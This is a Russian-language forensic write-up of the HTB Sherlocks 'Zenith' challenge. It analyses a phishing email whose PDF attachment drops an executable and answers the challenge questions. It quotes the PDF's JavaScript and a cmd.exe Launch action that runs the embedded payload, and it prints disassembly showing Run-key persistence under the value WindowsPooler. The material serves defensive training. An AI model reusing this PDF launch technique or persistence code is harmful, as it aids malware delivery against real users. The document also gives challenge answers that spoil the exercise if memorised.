

Отчёт по кейсу: Zenith

Автор: HTB Sherlocks | Дата: 23.09.2025

1. Введение

Мы обращаемся к вам с неотложным запросом в связи с потенциально подозрительным электронным письмом, которое недавно получил и, к сожалению, открыл один из членов нашей команды. Как строительная компания (Saumine builders), мы регулярно обсуждаем проекты с клиентами, и в этом письме, судя по всему, содержался план проекта в формате PDF. Однако после дополнительной проверки у нас появились основания полагать, что это письмо и его вложение могут быть вредоносными. Несмотря на наши обычные протоколы безопасности, PDF-файл был открыт в одной из наших систем, что вызвало серьёзную обеспокоенность по поводу безопасности нашей сети.

2. Вопросы:

- Q1. When did the client receive the email?
- Q2. When was the malicious PDF file created? (UTC)
- Q3. What is the embedded file name with extension inside the malicious PDF?
- Q4. When was the Windows PE malware compiled?
- Q5. What was the original project name the attacker gave to their malware Windows PE project?
- Q6. To which new location in the system is the malware copying itself?
- Q7. What is the name of the registry value key that the malware is creating inside the Run folder?
- Q8. What is the name of the process being targeted for injection by the malware?
- Q9. Which operating system is the client using?
- Q10. What is the full name of the Adobe PDF program?
- Q11. When did the attacker use the GetSystem service installation to gain NT Authority/SYSTEM access?
- Q12. When did the attacker establish their final persistence by installing the WindowsPooler service?

3. Объекты исследования

Имя файла	Источник	Размер	MD5 / SHA256
Zenith.zip	Получено: HTB Sherlocks / 26.06.2025	756 279 байт	MD5: 24609d7189933451a6ea6a2dd679938f SHA256: a4e42cda3d6b80eba0c8e129ca1def9a1b3ff3fc2709e922c0d59d220533a774

- Файл Email

- Журнал событий Windows

4. Инструменты и окружение

- IDA Pro

- ExifToolGui (просмотр метаданных)

- Timeline Explorer tool (View CSV and Excel files, filter, group, sort, etc. with ease)
- Просмотр событий

5. Методология

- Windows
- Файл Email
- Просмотр метаданных файла
- Реверс-инжиниринг, изучение исходного кода
- Анализ журнала событий Windows, поиск по идентификатору события

6. Ход исследования (пошагово)

1. Для выполнения этого задания нам предоставлен ZIP-архив Zenith.zip, содержащий криминалистический дамп, созданный с помощью KAPE.

Компьютер > Загрузки > Zenith	
Имя	Дата изменения
С	20.09.2024 22:15
2024-09-19T20_11_05_4980481_ConsoleL...	19.09.2024 23:11
2024-09-19T20_11_05_4980481_CopyLog...	19.09.2024 23:11
2024-09-19T20_11_05_4980481_SkipLog....	19.09.2024 23:11


2. В каталоге «Zenith\C\» находим файл почты **Submission of Project Plan for Your Review - john@skyline.com - 2024-09-19 1845.eml**

Компьютер > Загрузки > Zenith > C		
Имя	Дата изменения	Тип
Module	20.09.2024 21:17	Папка с файлами
Target	20.09.2024 21:17	Папка с файлами
Submission of Project Plan for Your Review...	22.09.2025 15:27	Файл "EML"

Письмо отправлено с адреса **john@skyline.com** на адрес **felamos@caymine.htb**, находим время получения: **2024-09-19 17:44:11 (Q1)**

Submission of Project Plan for Your Review - john@skyline.com - 2024-09-19 1845.eml – Б...
Файл Правка Формат Вид Справка
Return-Path: <john@skyline.com>
X-Original-To: felamos@caymine.htb
Delivered-To: felamos@caymine.htb
Received: from [127.0.1.1] (unknown [10.129.231.112]) by mail.caymine.htb (Postfix) with ESMTP id 1A77AAD0 for <felamos@caymine.htb>; Thu, 19 Sep 2024 17:44:11 +0000 (UTC)
Content-Type: multipart/mixed; boundary="=====394151102522279446=="
MIME-Version: 1.0
From: john@skyline.com
To: felamos@caymine.htb
Subject: Submission of Project Plan for Your Review

3. Скачиваем вложенный PDF-файл с названием **project_plan.pdf**.



4. Открываем PDF-файл через блокнот, в тексте находим строку /CreationDate (D:20240918135704) : **2024-09-18 13:57:04 (Q2)**

5. Также внутри PDF находим несколько объектов:

- 13 0 obj - ссылка на встроенный файл **downtown_construction_project_plan.pdf (Q3)**
- 14 0 obj - встроенный исполняемый файл
- 15 0 obj - скрипт JavaScript
- 16 0 obj - действие Launch, которое пытается выполнить **cmd.exe** с командой запуска извлеченного файла

```
<</S/JavaScript/JS(this.exportDataObject({ cName: "downtown_construction_project_plan", nLaunch: 0
});)/Type/Action>>
endobj
16 0 obj
<</S/Launch/Type/Action/Win<</F(cmd.exe)/D(c:\\windows\\system32)/P(/Q /C %HOMEDRIVE%&cd %HOMEPATH%&(if
exist "Desktop\\downtown_construction_project_plan.pdf" (cd "Desktop"))&(if exist "My Documents\\
\\downtown_construction_project_plan.pdf" (cd "My Documents"))&(if exist "Documents\\
\\downtown_construction_project_plan.pdf" (cd "Documents"))&(if exist "Escritorio\\
\\downtown_construction_project_plan.pdf" (cd "Escritorio"))&(if exist "Mis Documentos\\
\\downtown_construction_project_plan.pdf" (cd "Mis Documentos"))&(start
downtown_construction_project_plan.pdf)
```

6. Извлекаем встроенный исполняемый файл **out.bin** и смотрим его метаданные через **ExifToolGui**

Desktop ▾ C: ▾ Users ▾ Ярослав ▾ Downloads ▾


Имя	Размер	Тип эле...	Дата из...
IMG_6518.png	3,24 МБ	Рисунок...	29.05.20
IMG_6519.png	1,52 МБ	Рисунок...	29.05.20
IMG_6520.jpg	146 КБ	Рисунок...	29.05.20
IMG_6521.png	3,04 МБ	Рисунок...	29.05.20
ofont.ru_Banff.ttf	83,8 КБ	Файл ш...	01.05.20
out.bin	14,0 КБ	Файл "B...	22.09.20
Patch.rar	665 КБ	Архив ...	27.09.20
photo_2024-03-11_16-1...	287 КБ	Рисунок...	11.03.20
Pikaptcha.docx	857 КБ	Докуме...	18.09.20
Postanovlenie_o_naznac...	17,7 КБ	Докуме...	17.11.20
project_plan.pdf	11,1 КБ	Microso...	22.09.20
RomCom.docx	830 КБ	Докуме...	18.09.20

Tag name	Value
TimeStamp	2024:09:19 00:19:18+03:00
ImageFileCharacteristics	Executable, Large address aware
PEType	PE32+
LinkerVersion	14.41
CodeSize	5120
InitializedDataSize	9728
UninitializedDataSize	0
EntryPoint	0x1700
OSVersion	6.0
ImageVersion	0.0
SubsystemVersion	6.0
Subsystem	Windows command line
PDBModifyDate	2024:09:19 00:19:18+03:00
PDBAge	1
PDBFileName	C:\Users\Administrator\Desktop\Projects\exit\x64\Release\exit.pdb

[Q4](#): Вредоносное ПО было скомпилировано **18.09.2024 21:19:18**.


[Q5](#): Исходный проект Windows PE назывался **exit.pbd**

7. Далее мы можем проанализировать исполняемый файл с помощью IDA Pro. Сначала приложение использует CopyFileW для копирования самого себя по пути **C:\Users\Public\test.exe** ([Q6](#)).



```
loc_1400010D4:
mov     [rsp+6A8h+arg_0], rbx
lea     rdx, NewFileName ; "C:\\Users\\Public\\test.exe"
xor     r8d, r8d          ; bFailIfExists
mov     [rsp+6A8h+arg_8], rsi
lea     rcx, [rsp+6A8h+Filename] ; lpExistingFileName
call    cs:CopyFileW
lea     rbx, aExecutableSucc ; "Executable successfully copied to: %u"
test    eax, eax
jnz     short loc_14000110E
```

Затем он обращается к разделу реестра **Software\Microsoft\Windows\CurrentVersion\Run** в кластере **HKEY_CURRENT_USER** с помощью **RegCreateKeyA**.



```
loc_14000110E:
call    cs:GetLastError
mov     edx, eax
mov     rcx, rbx          ; Format
call    sub_140001010
lea     rax, [rsp+6A8h+dwDisposition]
xor     esi, esi
mov     [rsp+6A8h+lpdwDisposition], rax ; lpdwDisposition
lea     rdx, SubKey       ; "Software\\Microsoft\\Windows\\CurrentVe"...
lea     rax, [rsp+6A8h+hKey]
xor     r9d, r9d          ; lpClass
mov     [rsp+6A8h+phkResult], rax ; phkResult
xor     r8d, r8d          ; Reserved
mov     [rsp+6A8h+lpSecurityAttributes], rsi ; lpSecurityAttributes
mov     rcx, 0FFFFFFFF80000001h ; hKey
mov     [rsp+6A8h+samDesired], 2 ; samDesired
mov     [rsp+6A8h+dwOptions], esi ; dwOptions
call    cs:RegCreateKeyExA
test    eax, eax
jnz     loc_1400011F0
```

Затем он использует **RegSetValueA** для установки ключа реестра **Software\Microsoft\Windows\CurrentVersion\Run\WindowsPooler** в улье **HKEY_CURRENT_USER** на значение длиной 0x19 символов **C:\Users\Public\test.exe**. Таким образом, исполняемый файл устанавливается в автозагрузку, что обеспечивает его постоянную работу.




```
cmp     [rsp+6A8h+dwDisposition], 1
lea     rax, aRegistryKeyOpe ; "Registry key opened successfully.\n"
lea     rcx, aRegistryKeyCre ; "Registry key created successfully.\n"
cmovnz  rcx, rax          ; Format
call    sub_140001010
mov     rcx, [rsp+6A8h+hKey] ; hKey
lea     rax, Data          ; "C:\\Users\\Public\\test.exe"
mov     [rsp+6A8h+samDesired], 19h ; cbData
lea     rdx, ValueName     ; "WindowsPooler"
mov     r9d, 1             ; dwType
mov     qword ptr [rsp+6A8h+dwOptions], rax ; lpData
xor     r8d, r8d          ; Reserved
call    cs:RegSetValueExA
test    eax, eax
jnz     short loc_1400011D5
```

[Q7](#): Как называется раздел реестра, который вредоносная программа создает в папке «Выполнить»? **WindowsPooler**

8. Далее мы находим, что вредоносная программа пытается внедриться в **explorer.exe** ([Q8](#)).

9. В каталоге «Zenith\C\Module\Registry\» находим файл со списком установленного ПО **20240919204246_RECcmd_Batch_InstalledSoftware_Output.csv** и открываем его для удобного просмотра с помощью инструмента Timeline Explorer tool. Среди программ находим: **Adobe Reader 9**. Скорее всего, эта программа использовалась для открытия вредоносного PDF-файла ([Q10](#)).



Timeline Explorer v2.0.0.1


File Tools Tabs View Help

20240919204246_RECcmd_Batch_InstalledSoftware_Output.csv

Drag a column header here to group by that column

	Value Name	Value Type	Value Data	Value
▼	•c	•c	•c	•c
▶ C2-6F16-4946-BF90-5...	DisplayName	RegSz	Adobe Reader 9	
C2-6F16-4946-BF90-5...	DisplayName	RegSz	Adobe AIR	
C2-6F16-4946-BF90-5...	Publisher	RegSz	Adobe Systems Incorporated	

10. В каталоге «Zenith\C\Target\C\Windows\System32\winevt\logs\» из файла журнала событий **System.evtx** находим идентификатор события **6009**, что указывает в Windows на версию операционной системы, обнаруженную при запуске системы: **Windows7** ([Q9](#)).



Сведения	18.09.2024 23:59:26	EventLog	6009	Отсутствует
Сведения	19.09.2024 20:46:17	EventLog	6009	Отсутствует
Сведения	10.09.2024 21:50:58	EventLog	6011	Отсутствует

Событие 6009, EventLog

Общие Подробности

Microsoft (R) Windows (R) 6.01. 7601 Service Pack 1 Multiprocessor Free.

Имя журнала: Система

Источник: EventLog Дата: 19.09.2024 20:46:17


Код: 6009 Категория задачи: Отсутствует

Уровень: Сведения Ключевые слова: Классический


Пользов.: Н/Д Компьютер: felamos-PC

10. Идентификатор события **7045** означает «Служба была установлена в системе». Сортируем строки по этому коду и находим несколько событий, где пользователь не Система, а S-1-5-21-4070686328-154671616-3643734112-1001. Таких событий 4, но нас привлекают только 2.

[Q11](#): 2024-09-19 17:48:31



Q12: 2024-09-19 17:50:17



7. Находки

	Имя	Путь	Описание
1.	Submission of Project Plan for Your Review - john@skyline.com - 2024-09-19 1845.eml	Zenith\C\	Файл почты, содержащий данные о времени получения, а также вложение
2.	project_plan.pdf	Файл полученный из .eml	PDF-файл, содержащий встроенный исполняемый файл
3.	out.bin	Созданный файл	Исполняемый файл

4.	System.evtx	Zenith\C\Target\C\Windows\System32\winevt\logs	Файла журнала событий
5.	20240919204246_RECcmd_Batch_InstalledSoftware_Output.csv	Zenith\C\Module\Registry\	Файл со списком установленного ПО

8. Выводы и рекомендации

В ходе анализа установлено, что полученное сотрудником компании письмо содержало вредоносное вложение в формате PDF, внутри которого был встроен исполняемый файл. После открытия документа произошло извлечение и запуск вредоносного ПО.

Основные выводы:

- Вредоносный PDF был создан и отправлен с поддельного адреса, имитирующего клиента, что указывает на целенаправленную фишинговую атаку.
- После запуска вредоносная программа копировала себя в системный каталог и устанавливала ключ в реестре для автозагрузки, обеспечивая постоянное присутствие в системе.
- Для открытия вредоносного PDF использовалась уязвимая версия Adobe Reader 9, что облегчило злоумышленнику выполнение атаки.
- Анализ системных журналов показал получение злоумышленником прав NT Authority/SYSTEM и установку сервисов для закрепления в системе, что подтверждает успешное развитие атаки до стадии полной компрометации.

Таким образом, инцидент представляет собой комплексную атаку с использованием социальной инженерии, эксплойта в PDF и дальнейшего закрепления вредоносного ПО в системе.

9. Приложение:

